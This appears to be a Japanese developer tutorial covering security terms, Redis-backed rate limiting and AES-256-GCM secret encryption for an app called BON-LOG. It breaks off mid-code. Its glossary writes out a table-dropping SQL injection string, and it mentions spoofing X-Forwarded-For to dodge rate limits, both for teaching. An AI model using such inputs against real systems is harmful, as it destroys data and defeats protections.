CSP	Content Security Policy	ブラウザに「このページではどのリソースの読み込みを許可するか」を指示するHTTPヘッダー。「この家には許可された人しか入れません」という門番のような役割
CSRF	Cross-Site Request Forgery	悪意あるサイトがユーザーのブラウザを使って、別のサイト（例：BON-LOG）に不正なリクエストを送る攻撃。「なりすまし電話」のようなもの
XSS	Cross-Site Scripting	攻撃者が悪意あるJavaScriptコードをWebページに埋め込み、他のユーザーのブラウザで実行させる攻撃。「手紙に毒薬を仕込む」ようなもの
SQLインジェクション	SQL Injection	データベースに対して不正なSQL文を実行させる攻撃。入力欄に <code>' ; DROP TABLE users ; --</code> のような文字列を入力する。PrismaのようなORMを使えば自動的に防御される
レート制限	Rate Limiting	一定時間内のリクエスト数を制限する仕組み。「1分間に100回まで」のように上限を設ける。「入場制限」のようなもの
TOTP	Time-based One-Time Password	時刻をベースに生成されるワンタイムパスワード。Google Authenticator等のアプリが30秒ごとに新しい6桁コードを生成する。RFC 6238で標準化されている
QRコード	QR Code	TOTP設定時に「秘密鍵」をユーザーのアプリに安全に転送するために使う二次元バーコード。手入力の手間を省く
暗号化	Encryption	データを「鍵」を使って読めない形に変換すること。鍵があれば元に戻せる（可逆）。データベースに保存する機密情報（2FAの秘密鍵等）に使う
ハッシュ化	Hashing	データを一方向に変換すること。元に戻せない（不可逆）。パスワードの保存に使う。bcryptが代表的なアルゴリズム
ソルト	Salt	ハッシュ化の前にパスワードに追加するランダムな文字列。同じパスワードでも異なるハッシュ値になるため、レインボーテーブル攻撃を防ぐ。bcryptは自動的にソルトを生成する
ブルートフォース攻撃	Brute Force Attack	パスワードの全ての組み合わせを試す総当たり攻撃。「鍵穴に全ての鍵を順番に試す」ようなもの。レート制限とアカウントロックアウトで防御する

<b>AEAD</b>	Authenticated Encryption with Associated Data	暗号化と認証（改ざん検出）を同時に行う暗号化方式。AES-256-GCMが代表例
<b>IV（初期化ベクトル）</b>	Initialization Vector	暗号化のたびに生成するランダムな値。同じ平文を同じ鍵で暗号化しても、毎回異なる暗号文になる。暗号の安全性を高める
<b>セッション固定攻撃</b>	Session Fixation	攻撃者が事前に決めたセッションIDを被害者に使わせ、そのセッションを乗っ取る攻撃。ログイン成功時にセッションIDを再生成することで防御する
<b>Same-Originポリシー</b>	Same-Origin Policy	ブラウザのセキュリティ機能。異なるオリジン（ドメイン+ポート+プロトコル）間でのリソースアクセスを制限する。Webセキュリティの基盤となる仕組み

暗号化とハッシュ化の違い（よくある混同）：

暗号化（Encryption）：

元のデータ → 暗号化（鍵あり） → 暗号文  
 暗号文 → 復号（鍵あり） → 元のデータ ← 戻せる！  
 用途：2FAの秘密鍵、個人情報の保存

ハッシュ化（Hashing）：

元のデータ → ハッシュ化 → ハッシュ値  
 ハッシュ値 → ??? → 戻せない！  
 用途：パスワードの保存（平文を知る必要がないため）

なぜパスワードを暗号化でなくハッシュ化するのか？

- 暗号化だと「鍵が漏洩 = 全パスワードが漏洩」になるため
- ハッシュ化なら「鍵」という弱点が存在しない

ソルトの役割：

ソルトなし：

"password123" → ハッシュ化 → "abc123 ... "  
 "password123" → ハッシュ化 → "abc123 ... "（同じ！）  
 → レインボーテーブル（事前計算済みハッシュの辞書）で逆引き可能

ソルトあり（bcrypt）：

"password123" + "ランダム値A" → ハッシュ化 → "xyz789 ... "  
 "password123" + "ランダム値B" → ハッシュ化 → "def456 ... "（異なる！）  
 → レインボーテーブルが使えない

**この付録のまとめ:** セキュリティの技術選定では「最も安全な方法」が常に最善とは限りません。実装の複雑さが増すとバグのリスクも上がり、かえってセキュリティが低下することがあります。BON-LOGでは「十分に安全」かつ「シンプルで保守しやすい」構成を選択しました。将来的な技術の進化（WebAuthnの普及等）に応じて、段階的にアップグレードしていく方針です。

## 付録B: lib/redis.ts 完全コードウォークスルー

**この付録の目的:** lib/redis.ts のソースコードを1行ずつ丁寧に読み解きます。初心者の方はこの付録を読むことで、「インターフェースによる抽象化」「シングルトンパターン」「環境に応じた実装の切り替え」といった実務で頻出する設計パターンを習得できます。

### B.1 ファイルの全体構成

lib/redis.ts は大きく4つのブロックで構成されています。

lib/redis.ts の構成:

```
+-----+
| 1. インポート部分 |
| - @upstash/redis: Upstash公式SDK |
| - logger: ログ出力ユーティリティ |
+-----+
| 2. インターフェース定義 |
| - RedisLikeStore: 6つのメソッドを定義 |
+-----+
| 3. 実装クラス (2種類) |
| - InMemoryStore: 開発/テスト用 |
| - UpstashRedisStore: 本番用 |
+-----+
| 4. シングルトンとエクスポート |
| - getRedisClient(): 自動切り替え |
| - redis: 便利なgetterオブジェクト |
+-----+
```



## B.2 インポート部分（1行目～46行目）

```
/**
 * Redisクライアント設定
 *
 * このファイルは、Redis（またはインメモリフォールバック）へのアクセスを提供します。
 * 本番環境ではUpstash Redisを使用し、開発環境ではインメモリストアを使用します。
 */
```

上記はJSDocコメントです。ファイルの冒頭に書くことで、このファイルの目的を明確にします。チームで開発する場合、他の開発者がファイルを開いた瞬間に「何をするファイルか」がわかるようにするのがベストプラクティスです。

```
import { Redis } from '@upstash/redis'
```

この行は、Upstash Redisの公式SDKから `Redis` クラスをインポートしています。 `@upstash/redis` は HTTP REST APIベースのRedisクライアントで、WebSocket接続を必要としません。Vercelのようなサーバーレス環境では、関数呼び出しごとにプロセスが起動・終了するため、通常のRedisクライアント（ioredis等）のようにTCP接続を維持するのが困難です。Upstash SDKはHTTPリクエストでRedisにアクセスするため、この問題を解消します。

```
import logger from '@lib/logger'
```

ログ出力ユーティリティをインポートしています。 `@lib/logger` は、 `console.log` を直接使う代わりに環境に応じたログ出力を行います。本番環境ではログレベルを制御できるため、デバッグ用のログが本番に出力されることを防ぎます。

## B.3 インターフェース定義（50行目～109行目）

```
interface RedisLikeStore {
 get(key: string): Promise<string | null>
 set(key: string, value: string, options?: { ex?: number }): Promise<void>
 del(key: string): Promise<void>
 incr(key: string): Promise<number>
 expire(key: string, seconds: number): Promise<void>
 ttl(key: string): Promise<number>
}
```

**現実世界のたとえ:** インターフェースは「契約書」のようなものです。「この6つの機能を必ず提供すること」という約束を定義しています。InMemoryStoreもUpstashRedisStoreもこの契約を守っているため、呼び出す側はどちらの実装が使われているかを気にする必要がありません。

各メソッドの詳細解説:

```
get(key: string): Promise<string | null>
```

項目	説明
引数: key	文字列型。Redisに保存されているデータのキー名
戻り値: string	キーに対応する値が見つかった場合
戻り値: null	キーが存在しない、または有効期限切れの場合
Promiseである理由	Redisへの通信は非同期処理（ネットワーク越し）のため。 <code>await redis.get('key')</code> のように使う

```
set(key: string, value: string, options?: { ex?: number }): Promise<void>
```

項目	説明
引数1: key	文字列型。保存するキー名
引数2: value	文字列型。保存する値
引数3: options	オプション。 <code>ex</code> : 有効期限（秒数）。例: <code>{ ex: 60 }</code> で60秒後に自動削除。省略時は無期限
戻り値	<code>Promise&lt;void&gt;</code> -- 何も返さない（保存の成功を暗黙的に示す）

```
incr(key: string): Promise<number>
```

項目	説明
引数: key	文字列型
戻り値	<code>Promise&lt;number&gt;</code> -- インクリメント後の値。キーが存在しない場合: 0から1（1が返る）。キーが存在する場合: 現在値+1
重要な特性	アトミック操作。複数のリクエストが同時にincrを呼んでもカウントが正確に増える（競合状態が起きない）。レート制限カウンターに最適

## B.4 InMemoryStoreの実装（132行目～251行目）

InMemoryStoreはJavaScriptの `Map` オブジェクトを使ってデータを保存します。Redisの代替として開発環境で使用されます。

```
class InMemoryStore implements RedisLikeStore {
 private store = new Map<string, { value: string; expiresAt: number | null }>()
```

`private store` はクラスの内部状態で、外部からアクセスできません。`Map` は JavaScript のキー/値ストアで、Redisと同様にキーで値を検索できます。各エントリは `value`（文字列）と `expiresAt`（有効期限のタイムスタンプ、nullは無期限）を持ちます。

Mapの内部構造イメージ:

```
store = Map {
 "ratelimit:login:192.168.1.1" => {
 value: "3", // カウンター値
 expiresAt: 1706832000000 // 有効期限（ミリ秒タイムスタンプ）
 },
 "daily:upload:user123:2024-02-01" => {
 value: "5",
 expiresAt: 1706918400000
 }
}
```

## cleanExpired メソッド

```
private cleanExpired() {
 const now = Date.now()
 for (const [key, entry] of this.store.entries()) {
 if (entry.expiresAt && entry.expiresAt < now) {
 this.store.delete(key)
 }
 }
}
```

このメソッドは「掃除」の役割を果たします。Redisは内部的に期限切れキーを自動削除しますが、InMemoryStoreでは手動で行う必要があります。

### cleanExpiredの動作:

現在時刻: 2024-02-01 12:00:00 (1706788800000)

### 処理前のstoreの内容:

キー	expiresAt	状態	処理
"key1"	1706788700000	既に期限切れ	削除
"key2"	1706789000000	まだ有効	残す
"key3"	null	無期限	残す

### 処理後のstoreの内容:

キー	expiresAt
"key2"	1706789000000
"key3"	null

## incr メソッドの詳細

```

async incr(key: string): Promise<number> {
 const entry = this.store.get(key)
 const currentValue = entry ? parseInt(entry.value, 10) || 0 : 0
 const newValue = currentValue + 1
 this.store.set(key, {
 value: newValue.toString(),
 expiresAt: entry?.expiresAt ?? null
 })
 return newValue
}

```

この実装で注目すべきポイント:

1. `parseInt(entry.value, 10) || 0`: 値が数値でない文字列の場合でもNaNにならないよう、`|| 0`でフォールバックします
2. `entry?.expiresAt ?? null`: 既存エントリの有効期限を維持します。`?.`はオプショナルチェーン、`??`はnull合体演算子です
3. `newValue.toString()`: Mapは文字列値を保存するため、数値を文字列に変換します

**注意:** InMemoryStoreのincrはアトミック操作ではありません。同期的に動作するNode.jsのシングルスレッドモデルでは問題になりませんが、マルチスレッド環境では競合状態が発生する可能性があります。本番環境ではRedisのアトミックなINCRコマンドを使用するUpstashRedisStoreを使いましょう。

## B.5 UpstashRedisStoreの実装 (270行目～339行目)

```

class UpstashRedisStore implements RedisLikeStore {
 private client: Redis

 constructor(url: string, token: string) {
 this.client = new Redis({ url, token })
 }
}

```

コンストラクタで `Redis` インスタンスを作成します。 `url` はUpstashのREST API URL、 `token` は認証トークンです。これらはUpstashのダッシュボードから取得できます。

Upstash接続の仕組み:

```

UpstashRedisStore
 |
 v
Upstash SDK (HTTP REST API)
 |
 v
HTTPS リクエスト
POST https://xxx.upstash.io/incr/ratelimit:login:192.168.1.1
Authorization: Bearer AYxxxx
 |
 v
Upstash Redis サーバー
 |
 v
レスポンス: 4 (インクリメント後の値)

```

setメソッドの条件分岐に注目してください:

```

async set(key: string, value: string, options?: { ex?: number }): Promise<void> {
 if (options?.ex) {
 await this.client.set(key, value, { ex: options.ex })
 } else {
 await this.client.set(key, value)
 }
}

```

`options?.ex` が存在する場合のみEXオプションを渡します。これはRedisの `SET key value EX 60` コマンドに対応し、60秒後にキーが自動削除されます。EXオプションなしの場合、キーは永続的に保存されます。

## B.6 シングルトンパターンと環境自動切り替え（353行目～416行目）

```
let redisClient: RedisLikeStore | null = null

export function getRedisClient(): RedisLikeStore {
 if (redisClient) return redisClient

 const redisUrl = process.env.UPSTASH_REDIS_REST_URL
 const redisToken = process.env.UPSTASH_REDIS_REST_TOKEN

 if (redisUrl && redisToken) {
 logger.log('Using Upstash Redis')
 redisClient = new UpstashRedisStore(redisUrl, redisToken)
 } else {
 logger.log('Using in-memory store (Redis not configured)')
 redisClient = new InMemoryStore()
 }

 return redisClient
}
```

**シングルトンパターンとは:** アプリケーション全体で1つだけインスタンスを作り、共有する設計パターンです。Redis接続を何度も作成すると、コネクションプールが枯渇したり、メモリを無駄に消費します。

シングルトンの動作:

1回目の呼び出し:

```
getRedisClient()
→ redisClient は null
→ 環境変数をチェック
→ 新しいインスタンスを作成
→ redisClient に保存
→ インスタンスを返す
```

2回目以降の呼び出し:

```
getRedisClient()
→ redisClient は既に存在
→ そのまま返す（新しいインスタンスは作らない）
```

最後のgetterオブジェクト:

```
export const redis = {
 get client() {
 return getRedisClient()
 },
}
```

`get client()` はJavaScriptのgetterプロパティです。`redis.client` にアクセスするたびに `getRedisClient()` が呼ばれます。これにより、初回アクセス時まで初期化を遅延させる「遅延初期化 (Lazy Initialization)」パターンを実現しています。

```
// 使用例:
import { redis } from '@lib/redis'

// redis.client にアクセスした時点で初期化される
await redis.client.set('key', 'value', { ex: 60 })
const value = await redis.client.get('key')
```

▶ 理解度チェック: lib/redis.ts 完全コードウォークスルー

## 付録C: lib/rate-limit.ts 完全コードウォークスルー

**この付録の目的:** レート制限の中核ロジックであるlib/rate-limit.tsを1行ずつ詳細に解説します。固定ウィンドウアルゴリズムの動作原理、プリセット設定の設計思想、日次制限の仕組み、IPアドレス取得の信頼性について深く理解できます。



## C.1 型定義の詳細（55行目～88行目）

### RateLimitOptions -- 制限の設定パラメータ

```
interface RateLimitOptions {
 windowMs: number // 時間窓（ミリ秒）
 maxRequests: number // 最大リクエスト数
}
```

この2つのパラメータで「どの期間に何回まで許可するか」を表現します。

パラメータの組み合わせ例:

パラメータ	意味	用途
<code>{ windowMs: 60000, maxRequests: 60 }</code>	1分間（60,000ミリ秒）に60回まで	一般的なAPIリクエスト
<code>{ windowMs: 15 * 60 * 1000, maxRequests: 5 }</code>	15分間（900,000ミリ秒）に5回まで	ログイン試行
<code>{ windowMs: 60 * 60 * 1000, maxRequests: 3 }</code>	1時間（3,600,000ミリ秒）に3回まで	ユーザー登録

**なぜミリ秒単位なのか:** JavaScriptの `Date.now()` がミリ秒を返すため、計算の統一性のためにミリ秒を使用しています。Redisに渡す際には `Math.ceil(windowMs / 1000)` で秒に変換します。

### RateLimitResult -- チェック結果の構造

```
interface RateLimitResult {
 success: boolean // リクエストが許可されたか
 remaining: number // 残りリクエスト可能数
 resetTime: number // 制限リセット時刻（ミリ秒タイムスタンプ）
}
```

この3つの情報をHTTPレスポンスヘッダーとして返すことで、クライアントに制限状況を伝えられます。

HTTPレスポンスヘッダーとの対応:

RateLimitResult	HTTPヘッダー
<code>success: false</code>	HTTP 429 Too Many Requests
<code>remaining: 3</code>	X-RateLimit-Remaining: 3
<code>resetTime: 1706 ...</code>	Retry-After: 45 (秒数に変換)

## C.2 rateLimit関数の完全解説（131行目～238行目）

この関数がレート制限の中核です。固定ウィンドウ方式のアルゴリズムを実装しています。

```
export async function rateLimit(
 identifier: string, // 識別子（例: "login:192.168.1.1"）
 options: RateLimitOptions // 制限設定
): Promise<RateLimitResult> {
```

### Step 1: 準備処理

```
const { windowMs, maxRequests } = options
const redis = getRedisClient()
const key = `ratelimit:${identifier}`
const windowSeconds = Math.ceil(windowMs / 1000)
```

1行目: 分割代入でoptionsからwindowMsとmaxRequestsを取り出します。2行目: Redisクライアントを取得（シングルトンなので何度呼んでも同じインスタンス）。3行目: Redisキーに `ratelimit:` プレフィックスを付けます。これにより、他のRedisデータ（セッション、キャッシュ等）と名前空間が分離されます。4行目: ミリ秒を秒に変換。 `Math.ceil` で切り上げるのは、0.5秒を1秒にするためです。

キーの名前空間分離:

Redisキー	用途
<code>ratelimit:login:192.168.1.1</code>	レート制限
<code>ratelimit:api:192.168.1.1</code>	レート制限
<code>login_attempt:192.168.1.1:user@ ...</code>	ログイントラッカー
<code>daily:upload:user123:2024-01-15</code>	日次制限
<code>session:abc123</code>	セッション

プレフィックスで用途を区別することで、キーの衝突を防止

## Step 2: 現在の状態を取得

```
try {
 const currentStr = await redis.get(key)
 const ttl = await redis.ttl(key)
```

2つのRedis操作を実行します:

- `get(key)`: 現在のリクエストカウントを文字列で取得
- `ttl(key)`: キーの残り有効期限（秒数）を取得

getとttlの戻り値パターン:

ケース1: キーが存在しない（初回リクエスト）

get → null

ttl → -2（キーなし）

ケース2: キーが存在し有効期限あり

get → "3"（3回目のリクエスト）

ttl → 45（残り45秒で期限切れ）

ケース3: キーが存在し有効期限なし

get → "3"

ttl → -1（無期限）

ケース4: キーが期限切れ直後


get → null

ttl → -2

### Step 3: 新しいウィンドウの開始

```
if (!currentStr || ttl < 0) {
 await redis.set(key, '1', { ex: windowSeconds })
 return {
 success: true,
 remaining: maxRequests - 1,
 resetTime: Date.now() + windowMs,
 }
}
```

この条件は「カウンターが存在しない」または「TTLが無効」な場合に成立します。新しいウィンドウを開始するために、カウンターを `'1'` に設定し、TTLを設定します。



## Step 4: 制限超過チェック

```
const current = parseInt(currentStr, 10)

if (current ≥ maxRequests) {
 return {
 success: false,
 remaining: 0,
 resetTime: Date.now() + ttl * 1000,
 }
}
```

`parseInt(currentStr, 10)` で文字列を10進数の整数に変換します。第2引数の `10` は基数（10進数）の指定で、`parseInt('08')` が一部のエンジンで8進数として扱われる問題を回避します。

カウントが上限以上の場合、`success: false` を返してリクエストを拒否します。`resetTime` は `ttl * 1000`（秒→ミリ秒変換）で計算されます。

## Step 5: カウンターのインクリメント

```
const newCount = await redis.incr(key)
return {
 success: true,
 remaining: Math.max(0, maxRequests - newCount),
 resetTime: Date.now() + ttl * 1000,
}
```

`redis.incr(key)` はアトミック（不可分）な操作です。複数のリクエストが同時に来ても、カウントが正確に増加します。`Math.max(0, ...)` で残り回数が負の数にならないようにしています。

アトミック操作の重要性:

非アトミック（危険な例）:

```
リクエストA: get("key") → "4"
リクエストB: get("key") → "4" ← 同時に取得
リクエストA: set("key", "5")
リクエストB: set("key", "5") ← 本来は"6"であるべき！
```

アトミック（RedisのINCR）:

```
リクエストA: incr("key") → 5
リクエストB: incr("key") → 6 ← 正確にカウント
```

## Step 6: エラーハンドリング（フェイルオープン）

```

} catch (error) {
 logger.error('Rate limit error:', error)
 return {
 success: true,
 remaining: maxRequests,
 resetTime: Date.now() + windowMs,
 }
}

```

Redis障害時は `success: true` を返してリクエストを許可します。これが「フェイルオープン」です。

フェイルオープンの判断基準:

質問: 「Redis障害中にユーザーがサービスを使えなくなるのと、  
一時的にレート制限が効かなくなるのと、どちらが問題か？」

BON-LOGの回答:

- ユーザーがサービスを使えなくなる方が問題
- Redis障害中も正常に動作を継続する
- レート制限はCloudflare WAFなど他の層で補完

## C.3 プリセット設定の設計思想（256行目～347行目）

```

export const RATE_LIMITS = {
 api: { windowMs: 60000, maxRequests: 60 },
 login: { windowMs: 15 * 60 * 1000, maxRequests: 5 },
 register: { windowMs: 60 * 60 * 1000, maxRequests: 3 },
 passwordReset: { windowMs: 60 * 60 * 1000, maxRequests: 3 },
 upload: { windowMs: 60000, maxRequests: 5 },
 search: { windowMs: 60000, maxRequests: 20 },
 comment: { windowMs: 60000, maxRequests: 5 },
 post: { windowMs: 60000, maxRequests: 3 },
 engagement: { windowMs: 60000, maxRequests: 30 },
 timeline: { windowMs: 60000, maxRequests: 30 },
 read: { windowMs: 60000, maxRequests: 60 },
} as const

```

`as const` アサーションにより、このオブジェクトはReadonly（読み取り専用）になり、TypeScriptの型推論が厳密になります。

as const の効果:

const なし:

```
typeof RATE_LIMITS.api.maxRequests → number
keyof typeof RATE_LIMITS → string
```


as const あり:

```
typeof RATE_LIMITS.api.maxRequests → 60 (リテラル型)
keyof typeof RATE_LIMITS → "api" | "login" | "register" | ... (ユニオン型)
```

→ 存在しないキーの指定がコンパイル時にエラーになる

```
checkRateLimit(req, 'loginn') // ← TypeScriptエラー! (typo検出)
```





## C.4 getClientIp関数の信頼性分析（373行目～417行目）

```
export function getClientIp(request: Request): string {
 const cfIp = request.headers.get('cf-connecting-ip')
 if (cfIp) return cfIp

 const xForwardedFor = request.headers.get('x-forwarded-for')
 if (xForwardedFor) {
 return xForwardedFor.split(',')[0].trim()
 }

 const xRealIp = request.headers.get('x-real-ip')
 if (xRealIp) return xRealIp

 return 'unknown'
}
```

この関数の各ヘッダーの信頼性を理解することは、セキュリティ上非常に重要です。

ヘッダーの信頼性チェーン:

ヘッダー	設定者	信頼性	偽装可能性
cf-connecting-ip	Cloudflare CDN	非常に高い	低い（CDN設定）
x-forwarded-for	プロキシ/ロードバランサ	高い	中（先頭は比較的信頼）
x-real-ip	リバースプロキシ	高い	中
（なし）	--	N/A	N/A（'unknown'を返す）

X-Forwarded-For の注意点:

形式: "クライアントIP, プロキシ1IP, プロキシ2IP" 例: "203.0.113.50, 70.41.3.18, 150.172.238.178"  
（クライアント, CDN, ロードバランサの順）

- 最初のIPがクライアントIP（ただし偽装される可能性あり）
- 信頼できるプロキシの後ろでのみ信頼すべき

**セキュリティ上の注意:** X-Forwarded-For ヘッダーはクライアント側で偽装可能です。攻撃者がヘッダーに偽のIPアドレスを設定すると、レート制限を回避できる可能性があります。Cloudflare CDNの後ろに配置されている場合は、cf-connecting-ip を優先的に使用することで、この問題を軽減できます。

## C.5 checkRateLimit関数とcheckUserRateLimit関数（465行目～593行目）

```
export async function checkRateLimit(
 request: Request,
 limitType: keyof typeof RATE_LIMITS,
 additionalKey?: string
): Promise<RateLimitResult> {
 const ip = getClientIp(request)
 const key = additionalKey
 ? `${limitType}:${ip}:${additionalKey}`
 : `${limitType}:${ip}`
 return rateLimit(key, RATE_LIMITS[limitType])
}
```

この関数は `rateLimit` 関数のラッパーで、3つの処理を行います:

1. IPアドレスの取得: `getClientIp(request)` でクライアントIPを抽出
2. キーの生成: プリセット名 + IP + オプショナルキーを結合
3. レート制限の実行: プリセット設定で `rateLimit` を呼び出し

キー生成パターンの詳細:

```
checkRateLimit(request, 'login')
→ key: "login:203.0.113.50"
→ 設定: { windowMs: 900000, maxRequests: 5 }

checkRateLimit(request, 'login', 'user@example.com')
→ key: "login:203.0.113.50:user@example.com"
→ 設定: { windowMs: 900000, maxRequests: 5 }

checkRateLimit(request, 'upload', userId)
→ key: "upload:203.0.113.50:cuid12345"
→ 設定: { windowMs: 60000, maxRequests: 5 }
```

```
export async function checkUserRateLimit(
 userId: string,
 limitType: keyof typeof RATE_LIMITS
): Promise<RateLimitResult> {
 const key = `${limitType}:user:${userId}`
 return rateLimit(key, RATE_LIMITS[limitType])
}
```

`checkUserRateLimit` はIPベースではなくユーザーIDベースで制限します。ログイン済みユーザーの操作に使用します。

#### IPベース vs ユーザーIDベースの使い分け:

方式	関数	対象	特徴
IPベース	<code>checkRateLimit</code>	未認証リクエスト（ログインページ、登録ページ）	IPでしか識別できない
ユーザーIDベース	<code>checkUserRateLimit</code>	認証済みリクエスト（投稿、コメント、いいね）	IPが変わっても同一ユーザーを追跡。例: VPN使用時でも正確に制限

## C.6 日次制限の詳細（495行目～566行目）

```
export const DAILY_LIMITS = {
 upload: 50,
} as const
```

日次制限はクラウドサービスの課金対策として重要です。Cloudflare R2のClass A Operations（PUT、COPY、POST等）は月あたりの無料枠が限られているため、1ユーザーが大量にアップロードすることによる課金を防ぎます。

#### R2の料金モデルと日次制限:

##### Cloudflare R2の料金:

項目	無料枠	超過料金
ストレージ	--	\$0.015/GB/月
Class A Operations	月100万回まで無料	\$4.50/100万回
Class B Operations	月1,000万回まで無料	\$0.36/100万回

- 1日50回 x 30日 = 月1,500回/ユーザー
- 1,000ユーザーでも月150万回 → 無料枠を少し超える程度

#### 日次制限なしの場合:

- 悪意あるユーザーが1日10,000回アップロード x 30日 = 月30万回
- 他のユーザー分と合わせて無料枠を大幅に超過

```
``typescript
export async function checkDailyLimit(
 userId: string,
 limitType: keyof typeof DAILY_LIMITS
): Promise<{ allowed: boolean; count: number; limit: number }> {
 const redis = getRedisClient()
 const limit = DAILY_LIMITS[limitType]

 const today = new Date().toISOString().split('T')[0]
 const key = `daily:${limitType}:${userId}:${today}`
```

`new Date().toISOString().split('T')[0]` はUTC日付文字列（例: "2024-02-01"）を取得します。

日付ベースキーの仕組み:

2024-02-01の場合:

key: "daily:upload:user123:2024-02-01"

→ この日のアップロード回数をカウント

2024-02-02に日付が変わると:

key: "daily:upload:user123:2024-02-02"

→ 新しいキーが作られる（カウント0から）

古いキー "daily:upload:user123:2024-02-01" は:

→ TTL（24時間）で自動削除されるため、メモリを消費し続けない

▶ 理解度チェック: lib/rate-limit.ts 完全コードウォークスルー

## 付録D: lib/two-factor.ts 暗号化の深掘り解説

**この付録の目的:** AES-256-GCM暗号化のバイト単位の動作を視覚的に解説し、暗号化・復号化の全プロセスを初心者でも理解できるようにします。

## D.1 AES-256-GCMの内部動作

AES-256-GCMでは、暗号化時に4つの要素が関わります。

AES-256-GCM暗号化の4要素:

1. 暗号化キー (256ビット = 32バイト)
  - 環境変数 `TWO_FACTOR_ENCRYPTION_KEY` から取得
  - 例: "0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef"
  - 64文字のhex文字列 = 32バイトのバイナリデータ
2. IV (初期化ベクトル、16バイト)
  - `crypto.randomBytes(16)` で毎回ランダム生成
  - 同じ平文 + 同じキーでも、異なるIVなら異なる暗号文
  - 暗号文と一緒に保存 (秘密にする必要はない)
3. 平文 (暗号化したいデータ)
  - TOTPシークレット (例: "JBSWY3DPEHPK3PXP")
4. 認証タグ (16バイト)
  - 暗号化の副産物として自動生成される
  - 暗号文の改ざん検出に使用

## D.2 encryptSecret関数のバイト操作

```
export function encryptSecret(plainSecret: string): string {
 const key = getEncryptionKey()
 // → Buffer<32 bytes>: 暗号化キー

 const iv = crypto.randomBytes(IV_LENGTH)
 // → Buffer<16 bytes>: ランダムな初期化ベクトル
 // 例: <Buffer a1 b2 c3 d4 e5 f6 07 18 29 3a 4b 5c 6d 7e 8f 90>

 const cipher = crypto.createCipheriv(ENCRYPTION_ALGORITHM, key, iv)
 // → Cipher オブジェクト: 暗号化器を作成
 // アルゴリズム: 'aes-256-gcm'
 // キー: 32バイトのバッファ
 // IV: 16バイトのバッファ

